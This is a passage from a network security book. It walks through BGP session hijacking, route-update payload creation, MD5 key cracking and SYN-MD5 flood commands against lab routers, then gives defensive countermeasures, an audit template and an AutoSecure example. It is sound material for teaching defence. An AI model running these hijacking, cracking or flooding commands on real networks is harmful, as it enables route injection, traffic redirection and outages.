Correctly matching source address

- Correctly matching source port
- Correctly matching destination port
- Correctly matching TTL if a BGP TTL hack (more on this in the Countermeasures section) is applied
- Correctly matching TCP sequence numbers (a great trouble for a blind remote attacker, but not a problem when you can sniff the section)

- Bypassing TCP Options MD5 authentication (if applied)

To launch the actual hijacking attack, we will employ `tcphijack` from CIAG BGP tools ([http://www.cisco.com/security\\_services/ciaq/tools/](http://www.cisco.com/security_services/ciaq/tools/)). It is quite straightforward to use:

```
arhontus # ./tcphijack
Usage: tcphijack [-hv] -c client_name -s server_name -p serv
 [-t trigger_file] [-P payload_file] [-d fire_delay]
-h: this help
-c: Client host name or IP address.
-s: Server (victim) host name or IP address.
-p: Server TCP port.
-t: Trigger file.
-P: Payload file. If payload_file is "-" then read from stdi
-d: Fire delay.
-v: Show version information.
```

The payload file can be a text file with a command to be executed when a Telnet session is hijacked. This is very useful when attacking a Telnet connection to a router; however, this is not the purpose of this chapter. In our case, the payload file is a payload binary of a BGP Update or a BGP (error) Notification packet. We are not really interested in BGP Open or BGP keepalive packets, since the session is already present and the peers exchange keepalives anyway.

The first thing to do before running the attack is to build a necessary binary payload. `Tcphijack` is supplied with a `bgp-update-create` utility that takes AS number, next hop router IP address, and a route to advertise as input:

```
arhontus# ./bgp-update-create --as 6500 --nexthop 192.168.10
192.168.15.1/24 > evilpacket
```

You can also capture live BGP packets from routers into pcap format files, edit these files with NetDude (has a nice GUI and can be downloaded with all the necessary drivers at <http://www.sourceforge.net/projects/netdude/>), open the edited packets with Ethereal, and cut/ paste the binary payload from there. This is similar to what we described in [Chapter 7](#) when talking about

creating SNMP test cases for Protos. Consult the SNMP fuzzing information in [Chapter 7](#) for a greater understanding of the technique. Instead of using an actual BGP router (which can be a Linux box with a software routing suite anyway), you can try packet generators that support BGPv4 construction—for example, IPsend and Spoof.

The next step is to ARP spoof the connection between both BGP peers using your favorite ARP-based man-in-the-middle attack tool, such as Dsniff or Ettercap. You can also try ARP spoofing across VLANs using Yersinia. (Classic ARP spoofing is described in all editions of *Hacking Exposed* as well as many other security tomes and online sources; we won't spend precious time and space outlining them here.) After the ARP spoofing succeeds, launch `tcphijack` and feed the generated payload into the targeted session:

```
arhontus# ./tcphijack -c 192.168.10.12 -s 192.168.10.15 -p 1
```

Voilà! The route has been inserted. The inevitable ACK storm would occur for a few minutes, but it is unlikely to affect the BGP session attacked.

## Cracking BGP MD5 Authentication

### Attack

Popularity:	8
Simplicity:	9
Impact:	13
Risk Rating:	10

The authentication mechanism of BGPv4 is described in RFC 2385, "Protection of BGP Sessions via the TCP MD5 Signature Option." In accordance with this RFC, every segment sent on a TCP connection is authenticated by a 16-bit MD5 hash generated by running the MD5 algorithm against the following packet fields:

- TCP pseudo-header (in this order: source IP address, destination IP address, zero-padded protocol number, and segment length)
- TCP header, excluding TCP options and with a null checksum TCP segment data if present
- Shared key

In a nutshell, all the information we need to calculate MD5 authentication hash is present in the TCP packet except for the shared secret, which we can attempt to crack via a dictionary or bruteforce attack. For that, we are going to use `bgpcrack` from CIAG BGP tools. In fact, the TCP segment MD5 hash can be used to authenticate any protocol running over TCP, and the utility can be employed to attack all such cases. Nevertheless, here we are interested only in BGPv4, so the name is quite appropriate.

`Bgpcrack` can be run in online and offline modes. An online mode bombards the target with TCP segments with a set SYN flag and MD5 signature generated using different passwords. If the signature is valid, the router will send back a SYN-ACK. This is not an efficient attack methodology, however, since generating and sending TCP packets with MD5 signatures is resource and time-consuming. Thus, it is recommended only for blind-attack attempts. One can also use a combination of `ciag-bgp-tools` `ttt` TCP generator and John the Ripper for online BGP authentication cracking. A small Perl script called `tcp-sig-crack.pl` in the `examples` directory of `ttt` is useful to run such attacks—here's an example:

```
john -wordfile:/path_to_a_dictionary_file/ dictionary.txt -s
examples/tcp-sig-crack.pl -S <source IP> -D <target IP> --d
```

A much better approach is running `bgpcrack` offline against a captured `pcap` file containing signed BGP packets. For a semi-blind attacker, capturing BGP packets after using ARP-based or another man-in-the-middle attack is not a problem. Just make sure that at least one complete BGP packet is caught for the attack to be possible. An example of an offline attack is as follows:

```
arhontus# ./bgpcrack -r bgppackets.pcap -w dictionary-file p
```

90 frames have been processed.

There are 73 TCP segments with MD5 signatures.

Using 6720 bytes for storage of MD5 data.

Found a match in frame 5.

Password is 'secretbgp'. Bye.

In this example, `port bgp` is an optional `pcap/tcpdump` expression that limits which frames from the pcap dump we pay attention to.

## Blind DoS Attacks Against BGP Routers

### Attack

<i>Popularity:</i>	8
<i>Simplicity:</i>	9
<i>Impact:</i>	13
<b><i>Risk Rating:</i></b>	<b>10</b>

While DoS attacks may not be extremely exciting, bringing down an important BGP peer or causing route flapping or dampening may have devastating consequences. In addition, to run a DoS attack, you don't have to be in close proximity to the target. The simplest scenario for such a DoS attack is a SYN flood against TCP port 179. However simple, the efficiency of such an attack is questionable if one compares the capabilities of a typical DoS kiddie machine and network link with a modern backbone Cisco router. Nevertheless, the possibility of a massive DDoS SYN flood should never be discarded as a valid threat.

A more interesting option is flooding the target BGP service with enabled MD5 authentication using SYN TCP packets with MD5 signatures. This adds a load of MD5 processing by the attacked router and thus consumes more resources. Such an attack is easy to implement with `ttt` using its `--md5 <string>` option. To optimize the flood, four instances of `ttt` can be

launched at both peers, hitting the "server" TCP 179 ports and high "client" TCP ports simultaneously. This task is made easier by the fact that the high BGP "client" ports always appear to be the same on both routers and in all our observations belonged to the lower 11000-something port range.

Here is an example of a double flood that successfully hanged an old 2500 router one hop away from the attacking machine and caused BGP route flapping:

```
arhontus# ./ttt --flood 10000000 -y 11006 --syn --md5
allyourbgparebelongtous -D 192.168.66.191 && ./ttt --flood 1
179 --syn --md5 allyourbgparebelongtous -D 192.168.66.191
```

A success in attacking more powerful routers with such a flood is still problematic.

Recently, a lot of noise has been made about a potential remote connection reset attack utilizing a TCP window size and the fact that TCP sequence numbers need to fit into this window rather than being precisely matched to be accepted. Cisco even released an appropriate advisory (<http://www.cisco.com/warp/public/707/cisco-sa-20040420-tcp-ios.shtml>), assigned two Bug IDs (CSCed27956 and CSCed38527) to this particular vulnerability, and provided a fix for it in accordance with the IETF draft, available at [http://www.1.ietf.org/proceedings\\_new/04nov/IDs/draft-ietf-tcpm-tcpsecure-01.txt](http://www.1.ietf.org/proceedings_new/04nov/IDs/draft-ietf-tcpm-tcpsecure-01.txt). A variety of DoS tools written in various languages and aimed at resetting TCP connections in a way that is supposed to be more efficient than a straightforward TCP sequence numbers bruteforcing immediately sprang to life. You can download nearly a dozen of them at <http://www.osvdb.org/4030>, including a modified version of `ttt` we used earlier to flood.

To check whether such an attack can be successful, we have employed this tweaked `ttt` version as well as `reset-tcp_rfc31337-compliant.c` and `bgp-dosv2.pl` against two BGP peers—one being a new 2600 router running IOS 12.3.6 and another an ancient 2500 machine running an obsolete IOS 11.0(8). Of course, the TCP Options MD5 BGP session authentication was turned off during the testing. To our surprise, the attack did not work even

against the old, battered Cisco 2500 and even when left to run overnight, casting a shadow of doubt on whether the whole issue was somewhat exaggerated. Not even a single BGP session was reset and only four retransmits occurred, which could well be attributed to other factors, such as network congestion caused by nightly scheduled updates of Gentoo and Debian boxes running Quagga on a testing network. In comparison, a single SYN-MD5 flood with `ttt` mentioned earlier caused 425 BGP retransmits.

Many IOS TCP/IP stacks have hard-to-predict TCP sequence numbers, which is the main reason why the blind TCP RST attack may not have been successful. Many tools are available for checking TCP sequence numbers randomization remotely, including Nmap (run with a `-O` flag), `hping2`, and `isnprober`. It is recommended that they be run against the target router prior to the attack to estimate the chances of possible success.

Consider the DoS-tested 2600 router from the preceding example:

```
arhontus# nmap -sS -O -vvvv 192.168.66.215
<skip>
TCP Sequence Prediction: Class=truly random
 Difficulty=9999999 (Good luck!)
TCP ISN Seq. Numbers: 5142798B A95D7AC9 71F42B5A 4D684349 FE
<skip> arhontus# # perl isnprober.pl -n 10 -i eth0 -p 23 192
-- ISNprober / 1.02 / Tom Vandepoel (Tom.Vandepoel@ubizen.cc
Using eth0:192.168.77.5
Probing host: 192.168.66.215 on TCP port 23.
Host:port ISN Delta
192.168.66.202:23 -1154503313
192.168.66.202:23 -24125463 1130377850
192.168.66.202:23 2031059534 2055184997
192.168.66.202:23 965205234 -1065854300
192.168.66.202:23 -1974685094 -2939890328
192.168.66.202:23 1760147902 3734832996
192.168.66.202:23 2089287258 329139356
192.168.66.202:23 -923724721 -3013011979
192.168.66.202:23 -934490140 -10765419
192.168.66.202:23 -1262713275 -328223135
```



The fact that this TCP RST attack did not work hardly comes as a surprise!

## Countermeasures Against Attacking BGPv4

The variety of countermeasures against BGP abuse reflects both the importance and complexity of this protocol. In this brief section, we can give you only a taste of what they are like. BGP defenses can be split into several categories:

- BGP MD5-based authentication
- Multiple forms of packet filtering from simple blocking of unauthorized hosts access to TCP port 179 with extended ACLs to long Bogon prefix filters
- BGP TTL hack to counter man-in-the-middle attacks
- Route flap dampening
- Layer 2 and ARP-related defenses on shared media
- Great but little implemented extensions to the BGP itself, including Secure BGP (S-BGP), Secure origin

### Countermeasure

BGP (so-BGP), and  
Pretty Secure BGP  
(psBGP)

- Interdomain Route Validation (IRV) Service
- Last, but most important, protecting BGP speakers from all types of intrusion

While it is exciting to dwell on new BGPv4 security propositions, such as AS Path Validation or Listen and Whisper protocols, this is a practical, down-to-earth book and we have to protect the network with what we have at hand. Thus, we shall briefly discuss BGPv4 security

**Note** countermeasures based on Cisco SAFE: Best Practices for Securing Routing Protocols and Team Cymru Secure BGP Template (Version 4.0, 03 Aug 2005). If you are interested in deeper and more theoretical aspects of BGP security, we recommend skimming through a wonderful collection of relevant papers at <http://www.bgp4.as/security>.

BGPv4 MD5-based authentication is done on a neighbor basis:

```
c2600(config)#router bgp 65500
c2600(config-router)#neighbor <IP address> password <shared
```

More security countermeasures can be put in place using the `neighbor` command, including the following:

- Announcing only those networks we specifically list with `neighbor <IP address> prefix-list announce out`. This would also prevent the network from becoming a transit provider and is a useful countermeasure to add for nontransit ASs.

- **Block inbound Bogons with a prefix list:** `neighbor <IP address> prefix-list bogons in`
- **Set up appropriate route distribute lists:** `neighbor <ip-address | peer-group-name> distribute-list <access-list-number | name> <in | out>`
- **Set the limit on the amount of advertised prefixes to prevent de-aggregation type of attacks:** `neighbor <IP address> maximum-prefix 175000`
- **Use the loopback interface for iBGP announcements to increase the iBGP stability:** `neighbor <IP address> update-source Loopback0`

Of course, the actual Bogons and announce prefix lists must be in place first. The general filtering recommendations for creating such lists are shown here:

- Deny special prefixes assigned and reserved for future use.
- Deny overspecific prefix lengths (de-aggregation, "traffic sucking").
- Deny exchange point prefixes.
- Deny routes to internal IP spaces (RFC 1918).
- If you are an ISP, restrict routes exchanged with customers to those concerning customer-declared IP space.
- If you are an ISP, restrict routes exchanged with peers, depending on the relationship with peers and between peers.
- Deny over-general prefix lengths (this is more likely to be an error than an attack).
- Deny inappropriate length RIR allocations.

- Deny inappropriate announcements for legacy A/B/C space (we use CIDR, don't we?).
- Defend critical networks (backbone, specific customers) by defining different network levels, such as platinum, gold, and silver, and allowing only certain routes on each level.
- Deny route flap dampening on "gold" and "platinum" networks.

We have already demonstrated how to write prefix lists when describing defenses against IGP attacks. For more information on the topic, please consult the Cisco web site at

<http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/ip>

In addition to filtering network prefixes, you can also filter incoming and outbound BGP updates based on the BGP autonomous system paths or, to be more precise, the AS numbers in these paths. This may involve big politics: a country or a whole political block doesn't want any traffic coming from or going to the opposing country or alliance territory, a large corporation trying to do the same with their competitors' ASs, and so forth. It can also involve big money (Tier 1 ISP tariffs) and chopping away entire rogue ISPs and massive networks abused by spammers or DDoS racket gangs. AS path filtering is done via setting an AS path access list and assigning it to an appropriate neighbor:

```
c2600(config)# ip as-path access-list <access list number fr
<permit | deny> <A regular-expression to match BGP AS paths>
c2600(config)#router bgp <AS number>
c2600(config-router)#neighbor <IP address | peer-group-name>
<as-path access list number> <in | out>
```

A primer on using regular expressions in AS path filtering on Cis available at <http://www.cisco.com/warp/public/459/26.html> and

**Note** <http://www.cisco.com/univercd/cc/td/doc/product/software/ios11>

A useful crammed reference to these expressions can be viewed <http://www.911networks.com/pages/cisco/bgp/regularexpressionior>

After you have configured the mighty AS path lists, do not forget about the

casual extended ACLs to block access to the TCP port 179 from nonneighbor IP addresses.

As for BGP flapping route dampening, enable it even though, as mentioned earlier, the attackers may actually abuse it. However, a proper BGP dampening configuration goes well beyond the `bgp dampening` command and involves creation of route maps and a variety of prefix lists to reduce the effect of dampening on the shorter and historically more stable prefixes, as well as IP ranges that contain DNS root servers. This is done in accordance to the RIPE recommendations on flapping route dampening safety. Ready and working examples of these prefix lists and route maps can be taken directly from the Team Cymru Secure BGP Template (<http://www.cymru.com/Documents/secure-bgp-template.html>).

Our last stop is the so-called "BGP TTL hack," defined more politely as a BGP TTL Security Check. Turning on this lightweight security mechanism blocks attempts to hijack eBGP peering sessions by a cracker on a network segment that is not part of either BGP network or by a cracker on a network segment that is not between the eBGP peers. BGP TTL Security Check was first introduced into IOS 12.0(27)S and further integrated into the IOS releases 12.3(7)T and 12.2(25)S. This feature protects eBGP but not iBGP peering sessions by comparing the value in the TTL field of received IP packets with a hop count that is configured locally for each eBGP peering session. If the value in the TTL field of the incoming IP packet is greater than or equal to the locally configured value, as it should be, the IP packet is accepted and processed normally. If the TTL value in the incoming packet is lower than the locally configured value, the packet is silently dropped. Any response to a spoofed packet is unnecessary and will only consume the router's resources.


Before configuring the BGP TTL Security Check, you must turn the `neighbor ebgp-multihop` setting off. Then enable the check with a `neighbor <IP address> ttl-security hops <hop-count>` command in a router BGP configuration mode. The hop count defines how far an external BGP neighbor can be. All eBGP packets sent from hosts farther away than the hop count set will be discarded.

Finally, do not go berserk over an accidentally lost BGP keepalive packet and turn `bgp fast-external-fallover` off. This can help to withstand DoS floods without flapping the routes. Also, do not forget to enable `bgp log-neighbor-changes` to see whether your BGP neighborhood is OK when running an occasional `show logging` command.

 [Previous](#)

[Next](#) 

 Previous

Next 

# SUMMARY

Who controls the routing protocol that glues the network together controls the network. Defend the protocol well, and you would never be wrong in applying the strictest countermeasures possible. Lose it, and the control of a whole network could be lost. RIP security vulnerabilities are an old issue; however, the example with possible RIPv2 replay attacks demonstrates that looking deeper into this issue is not time wasted.

IGRP is slowly dying, but a chance to encounter an IGRP network is always an option somewhere. After all, if it works and I am familiar with it, why change anything? No one has really looked into attacking EIGRP, spare for the basic support of this protocol in Cain and the enumeration capabilities of `ass`. We hope that you have enjoyed our brief journey into the virgin EIGRP security world and have learned something about approaching a proprietary protocol from a hacker's perspective.

OSPF is all around and will stay with us for a very long time, so understanding how its hierarchical structure affects its security and what the attackers can do to abuse this protocol is instrumental.


Finally, it is symbolic that the book ends at looking into BGPv4 exploitation. BGPv4 holds the modern Internet together. The consequences of its successful exploitation can be truly disastrous. Fortunately for us (and the Internet), BGPv4 is not as vulnerable as it is claimed to be by many. Nevertheless, a skilled rat may slip into a few holes, and we must stay vigilant so that the worst nightmares of the networking community will never come to life.

 [Previous](#)

[Next](#) 



 Previous

Next 

## Part IV: **Appendixes**

# Chapter List

[Appendix A](#): Network Appliance Security Testing Template

[Appendix B](#): Lab Router Interactive Cisco Auto Secure Configuration Example

[Appendix C](#): Undocumented Cisco Commands

## **CASE STUDY: THE EPIC BATTLE**

A long time ago on an Efnets server far, far away, two groups of script kiddies fought with each other to divide the power and presence of the 31337 skills on the Internet. The first group, CyberSw4gs, fought for the sake of dignity, fame, and 31337 packeteer skills and was very proud of every moment one of its members defaced a site or cracked into a poorly protected server. The other gang, Crypt0dUdz, was believed to be the best, the most elite gang in the whole Efnets galaxy, and always competed with CyberSw4gs in various hacking activities.

One shiny day, a bright little fellow from the CyberSw4gs massive, known by his mates as W1n-Manila, learned some wonderful news. His big brother, a computer science student at the local university who hung around Yahoo! chat sites and was known as slackerbourne, told him that the Internet was made up of not only Windows boxes, but actually comprised various fancy devices and gadgets that interlinked with one another to form a nice, little, hectic mesh of networks. W1n-Manila was shocked, as this news completely changed his whole view of the Net. He didn't know about the existence of Cisco Systems, a large company that made many of these fancy gadgets, which in turn passed the packets around from one place to another to reach their final destinations. That day, the little guy's life changed drastically. He realized that to be a "uber-h4x0r," he'd have to know much more about networks than the old familiar boxes running obsolete Windows versions.

The desire to be the best, the coolest hacker, the desire to be THE ONE, to show Crypt0dUdz who is "da real H4x0r" drove little W1n-Manila into the wilderness and truly dark depths of Google for more information. After spending a couple of months in front of his PC, he learned quite a bit. He found out what routers and switches are and what functions they perform on various networks. He found out how he could access these devices. Knowing all this, he decided to give it a try and find some Cisco routers to play with. Going to the Packetstorm security web site gave him some clues on how to find those mysterious creatures that help the Internet to exist, those devices that he read about on many sites and bulletins. His main objective was to find as many routers as possible and take them over to show that he could control and master a part of the Internet itself, not just some web server running for years without a single update. He desperately needed to control those routers to show that his group was the only group on the Net that had the real 31337 knowledge. W1n-Manila could feel fame approaching him—it was so close he could practically reach it with his thumb.

Meanwhile, the Crypt0dUdz were not wasting their time, as their members, armed with Home Edition Windows XP boxes, were sending thousands of SYN packets in every direction to find web servers that could later be defaced by the best cracker in their team. Every day, their frag count was increasing, giving Crypt0dUdz a considerable advantage over CyberSw4gs. Their lead in the silly cybergames did not last for long, though.

On a Thanksgiving morning, the leader of the Crypt0dUdz woke up with a bad feeling: his guts were telling him that something was not right. His routine check of the frag count on the group's web site proved that something was wrong. His web site was taking a long time to load and eventually timed out. What the heck! The first thoughts of a server takeover had crossed his mind. "This can't be right! My server has to be there as I've patched it only a week ago!" said Crypt0Warri0r, while opening up his `xterm`. He was the only one in the whole group with a bit of knowledge. Using Mandrake for more than six months had actually

paid off, as he was learning new stuff on a daily basis. A ping command to his server showed timeouts, while the traceroute stopped at a strange hop: <http://www.router3-cisco.dreamnet.some-example.org> instead of his usual <http://www.crypt0duduz-example.net>. Nmapping the last hop showed strange output that he'd never seen before. What might this be? Crypt0Warri0r wondered angrily, while staring at the following output:

```
Interesting ports on router3-cisco.dreamnet.some-examp1
Port State Service
7/tcp open echo
23/tcp open telnet
79/tcp open finger2001/tcp open dc
6001/tcp open X11:1
Remote operating system guess: Cisco Router/Switch with
```

He googled for *Cisco* and *router* to see millions of results indicating various devices made by Cisco Systems. How odd, he had thought, as he had never seen these in real life. He also noticed an open Telnet service, which gave him a clue to launch telnet <http://www.router3-cisco.dreamnet.some-example.org>. His jaw dropped and his eyes reddened as his worst nightmare became reality. This is what he saw:

```
+++++
+ Welcome to the turf of +
+ CyberSw4gs +
+ All your routers are belong to us +
+ Our 31337 skillz are da best +
+++++
User Access Verification
Password:
```

He desperately tried to wake up from this hell, but unfortunately this was the new dark reality. Not knowing what to do next, he e-mailed all the members of his gang to meet in the park downtown immediately.

W1n-Manila's networking knowledge had drastically improved, as he'd

been unsocially reading and experimenting in the dark without a single glimpse at sunshine for more than a month. Over this time, the only thing that had connected him to the scary outside world was a pizza delivery guy from an Italian takeaway place down the road.

The Cisco scanning utility that he used to find a few thousand routers with default passwords had finished the third class A subnet. He was so happy to see so many routers that could be easily taken over; he remembered times when it had been difficult to find a single vulnerable server from thousands of `nmap -iR` scans. Searching through the generated vulnerable devices list, W1n-Manila realized that he'd just won the cracker lottery. All of his attempts to prove himself and the team to be the best had been realized, as he found out that one of the routers with guessable passwords had been responsible for providing connectivity for their enemy, the puny Crypt0dUdz group. "At last!" he shouted as he jumped around the room. "I am THE ONE! It's my destiny to free the CyberSw4gs from the shameful slavery of the Crypt0dUdz!" Not a single second of his time had been wasted as he effortlessly obtained enable access on the router just a hop away from his arch-enemy's grounds.

With a quick search on the Net, he was able to change the default password and the login message of the router, and write a standard access list that would block all packets destined to the enemy's web server. Within 20 minutes from the first login to the router, W1n-Manila had carefully crafted a bragging e-mail that would soon be sent to all of the members of his mega-31337 team. A few days later, with the help of his brother, most of the routers in his list had a similar login banner and a changed enable password. The greatest achievement of the CyberSw4gs had been carried out by W1n-Manila, the youngest member of the team, who was praised and worshiped by his mates.

The emergency meeting of Crypt0dUdz ended with an urgent agenda to bring back their beloved web server and avenge themselves and their scorched egos. This was not an easy task, as not so many members knew exactly what had happened and how their enemy managed to

exploit those devices of which they had little knowledge. Their immediate actions were to research more about Cisco devices and contact their web server's hosting company.

A few days later, Crypt0Warri0r managed to find out what exactly had happened by making friends with an administrator of the hosting provider that had been responsible for their web site. The administrator realized his mistake of not changing the default passwords and corrected it without delay for all the routers for which he was responsible, thus bringing back the beloved team site. He also tipped Crypt0Warri0r that apart from the default passwords, many routers are administered via SNMP, a protocol developed to ease the mass administration of network devices, and that many of the devices had default or guessable community names with read/write permissions. This tip ended up being the way Crypt0Warri0r would gain advantage over the CyberSw4gs, who were so cheeky to attack laterally.

After spending a week studying the implementation of SNMP within the Cisco devices, Crypt0Warri0r and his team had managed to locate and claim back some of the routers that had been previously "Own3d" by CyberSw4gs by changing the running configuration of the routers using guessable SNMP RW community names (including *cable-docsis*, *ciscoworks2000*, and *tivoli*) and exploiting the VACM vulnerability. To reconfigure these unfortunate devices, a pirated copy of CiscoWorks downloaded from one of the many peer-to-peer networks was employed. Even though some of the routers had been successfully overtaken from the competing group, that first Cisco-related attack of the CyberSw4gs had not been forgotten in the kids' hearts.

---

 Previous

Next 



# Appendix A: Network Appliance Security Testing Template

This is the template we use to bring system and structure into the chaotic world of independent network appliance security auditing. It can be used for both standalone router, switch, firewall, wireless access point, or any other specific network appliance security beta-testing. Alternatively, this template can be incorporated into a more general network penetration test scheme to ensure that all deployed networked devices are thoroughly checked on all OSI model layers. Please send any additions and comments to [hecisco@arhont.com](mailto:hecisco@arhont.com)

# LAYER 2

Assessing frame buffer data leakage flaws

Assessing handling of runts, giants, and other corrupted frames

Assessing device MAC filtering capability

Assessing CAM table flooding in switches

Assessing 802.1d security

Assessing 802.1q and ISL security

Assessing VTP security

Assessing PVLAN security

Assessing 802.11 flaws, 802.11i attacks included

Assessing 802.15 risks

Assessing 802.1x authentication mechanisms and flaws


Assessing security of Layer 2 tunneling protocols, such as L2F, L2TP, and PPTP

Assessing risks posed by other Layer 2 protocols, such as CDP

 Previous

Next 

 Previous

Next 

# LAYER 3

## 1. IP Security/Attacks

Assessing handling of IP spoofing

Assessing handling of IP fragmentation and fragment overlapping

Assessing IPID sequences and zombie scan host vulnerability

Assessing handling of oversized and incorrect checksum raw IP packets

Assessing NAT/PAT operations and DMZ implementation

Assessing the response to protocol type scans

Assessing handling IP options and vulnerability to strict and loose source routing-based attacks

Assessing broadcast/directed broadcast traffic filtering/smurf protection  
Mapping Layer 3 access lists

## 2. ICMP Security/Attacks

Assessing redirection attacks via ICMP types 5, 9, and 10

Assessing ICMP queries (netmask, time)

Assessing handling oversized and incorrect checksum ICMP packets and ICMP source quench flooding effects

Assessing ICMP filtering settings and capabilities

Performing ICMP-based fuzzy OS fingerprinting

## 3. IGMP Security/Attacks

Assessing handling oversized, fragmented, and incorrect checksum IGMP

packets

Assessing DOCSIS security compliance of the IGMP implementation

#### **4. Tunneling Protocols Security/Attacks**

Assessing security and stability of Layer 3 tunneling protocols (IPIP, GRE) implementation. Tunnel sniffing and insertion attacks

#### **5. Routing Protocols Security/Attacks**

Assessing authentication security and route injection/traffic redirection for RIP

Assessing authentication security and route injection/traffic redirection for IGRP and EIGRP

Assessing authentication security and route injection/traffic redirection for OSPF

Assessing authentication security and route injection/traffic redirection for iBGP and eBGP

Assessing routing information leakage/passive ports implementation

Assessing route distribution lists implementation and function

#### **6. Resilience/Fall-back Protocols Security/Attacks**

Assessing authentication security and traffic redirection for HSRP and VRRP

#### **7. Security Protocols Implementation and Attacks**

Mapping IPSec implementations

Assessing IPSec traffic forwarding

Assessing IPSec concentrator function

Assessing IPSec ciphers and compression support (hardware/software)


Assessing IPSec modes and authenticator types

Assessing security of other Layer 3 security protocols (for example, VTUN)

 Previous

Next 

 Previous

Next 

# LAYER 4

## 1. TCP Security/Attacks

Assessing open TCP ports in a full port range

Assessing TCP port forwarding rules

Assessing TCP ingress/egress filtering

Determining the firewall type and testing TCP filtering rules and their efficiency

Assessing TCP sequence numbers predictability and vulnerability to man-in-the-middle and traffic replay attacks

Assessing handling oversized, fragmented, and incorrect checksum TCP packets

Assessing the maximum number of connections handled

Assessing the resilience to SYN flooding and other common TCP-related DoS attacks

## 2. UDP Security/Attacks

Assessing open UDP ports in a full port range

Assessing UDP port forwarding rules

Assessing UDP ingress/egress filtering


Determining the firewall type and testing UDP filtering rules and their efficiency

Assessing handling oversized, fragmented, and incorrect checksum UDP packets




## Assessing the resilience to UDP port flooding and other UDP-based DoS attacks

 [Previous](#)

[Next](#) 

 Previous

Next 

# LAYERS 5–7

## 1. Higher Layers Security Protocols Testing

Assessing SSH implementation, ciphers used, and vulnerabilities

Assessing SSL/TLS implementation, ciphers used, and vulnerabilities

Assessing security of higher layers VPN implementations, such as IPsec

Assessing the implementation and security of the Kerberos protocol

Assessing the vulnerabilities of higher layers security protocols to man-in-the-middle/ session hijacking attacks

## 2. Higher Layers Traffic Filtering Testing

Assessing session-based stateful filtering in certain firewalls—for example, Cisco PIX

Assessing the security features of proxies and proxy firewalls

Assessing ingress and egress content filtering

Assessing NAT-unfriendly protocols (active FTP, H.323, and so on) forwarding

Assessing SPAM filtering implementation behavior/efficiency

Assessing centralized virus filtering efficiency

## 3. Inbuilt Device IDS Features

Assessing the efficiency of the inbuilt device IDS against current common hacking attacks and malware

Assessing IDS/traffic filtering integration

Assessing local and remote attack logging quality

Assessing remote logging methods, authentication, and encryption

## **4. Syslog Security**

Assessing support of remote distributed logging and logging over TCP

Assessing the compatibility with common syslog servers

Assessing the local syslog daemon vulnerability to various DoS/log buffer filling attacks

## **5. Management Interface Security**

Assessing the security of management web interface

Assessing the security of SNMP management and SNMP implementation

Assessing the security of remote SSH, RSH, and Telnet device management

Assessing the security of configuration files/OS upload and download facilities (FTP, TFTP, RCP)

## **6. NTP Security**

Assessing NTP authentication and checking NTP updates


## **7. DNS Security**

Assessing DNS zone transfers and zone spoofing vulnerabilities


Assessing DNS traffic forwarding

Assessing secure DNS (SDNS) implementations

 Previous

Next 

 Previous

Next 

# Appendix B: Lab Router Interactive Cisco Auto Secure Configuration Example

Please note that depending on the version of the IOS you use, because Cisco engineers add new security features, the available auto secure options may slightly differ from those presented here.

```
c2600#auto secure ?
 forwarding Secure Forwarding Plane
 management Secure Management Plane
 no-interact Non-interactive session of AutoSecure
 <cr>
```

```
c2600#auto secure
 --- AutoSecure Configuration ---

*** AutoSecure configuration enhances the security of
the router but it will not make router absolutely secure
from all security attacks ***
```

All the configuration done as part of AutoSecure will be shown here. For more details of why and how this configuration is useful, and any possible side effects, please refer to Cisco documentation of AutoSecure.

At any prompt you may enter '?' for help.  
Use ctrl-c to abort this session at any prompt.

```
If this device is being managed by a network management station
AutoSecure configuration may block network management traffic
Continue with AutoSecure? [no]: yes
```

Gathering information about the router for AutoSecure

Is this router connected to internet? [no]: yes

Enter the number of interfaces facing internet [1]:

Interface	IP-Address	OK?	Method	Status	F
Ethernet0/0	192.168.66.202	YES	NVRAM	up	u
Serial0/0	192.168.30.202	YES	NVRAM	up	u
Ethernet0/1	192.168.40.202	YES	NVRAM	up	u
Serial0/1	unassigned	YES	NVRAM	administrative	u
Loopback0	192.168.254.254	YES	NVRAM	up	u

Enter the interface name that is facing internet: Ethernet0/

Securing Management plane services..

Disabling service finger

Disabling service pad

Disabling udp & tcp small servers

Enabling service password encryption

Enabling service tcp-keepalives-in

Enabling service tcp-keepalives-out

Disabling the cdp protocol

Disabling the bootp server

Disabling the http server

Disabling the finger service

Disabling source routing

Disabling gratuitous arp

Is SNMP used to manage the router? [yes/no]: yes

Deleting the commonly used community public for security



Deleting the commonly used community private for security  
SNMPv1 & SNMPv2c are unsecure, try to use SNMPv3  
Configure NTP Authentication? [yes]: yes  
Enter the trust-key number [1]:  
Enter the authentication key: secretkey  
Enter the ACL for all NTP services [1]:

Here is a sample Security Banner to be shown  
at every access to device. Modify it to suit your  
enterprise requirements.

#### Authorized Access only

This system is the property of So-&So-Enterprise.  
UNAUTHORIZED ACCESS TO THIS DEVICE IS PROHIBITED.  
You must have explicit permission to access this  
device. All activities performed on this device  
are logged and violations of this policy result  
in disciplinary action.

Enter the security banner {Put the banner between  
k and k, where k is any character}:

kUNAUTHORIZED ACCESS TO THIS DEVICE IS PROHIBITED.

You must have explicit permission to access this  
device. All activities performed on this device  
are logged and violations of this policy result  
in disciplinary action.k

Enable password is not configured or its length  
is less than minimum no. of characters configured  
Enter the new enable password:<no prompt of the entered pass  
Confirm the enable password:<no prompt of the entered passwo  
Configuring aaa local authentication  
Configuring console, Aux and vty lines for

local authentication, exec-timeout, transport

Configure SSH server? [yes]: yes

Configuring interface specific AutoSecure services

Disabling the following ip services on all interfaces:

```
no ip redirects
no ip proxy-arp
no ip unreachable
no ip directed-broadcast
no ip mask-reply
```

Securing Forwarding plane services..

Enabling CEF (it might have more memory requirements on some

Configuring the named acls for Ingress filtering

autosec\_iana\_reserved\_block: This block may be subject to  
change by iana and for updated list visit

[www.iana.org/assignments/ipv4-address-space](http://www.iana.org/assignments/ipv4-address-space).

```
1/8, 2/8, 5/8, 7/8, 23/8, 27/8, 31/8, 36/8, 37/8, 39/8,
41/8, 42/8, 49/8, 50/8, 58/8, 59/8, 60/8, 70/8, 71/8,
72/8, 73/8, 74/8, 75/8, 76/8, 77/8, 78/8, 79/8, 83/8,
84/8, 85/8, 86/8, 87/8, 88/8, 89/8, 90/8, 91/8, 92/8, 93/8,
94/8, 95/8, 96/8, 97/8, 98/8, 99/8, 100/8, 101/8, 102/8,
103/8, 104/8, 105/8, 106/8, 107/8, 108/8, 109/8, 110/8,
111/8, 112/8, 113/8, 114/8, 115/8, 116/8, 117/8, 118/8,
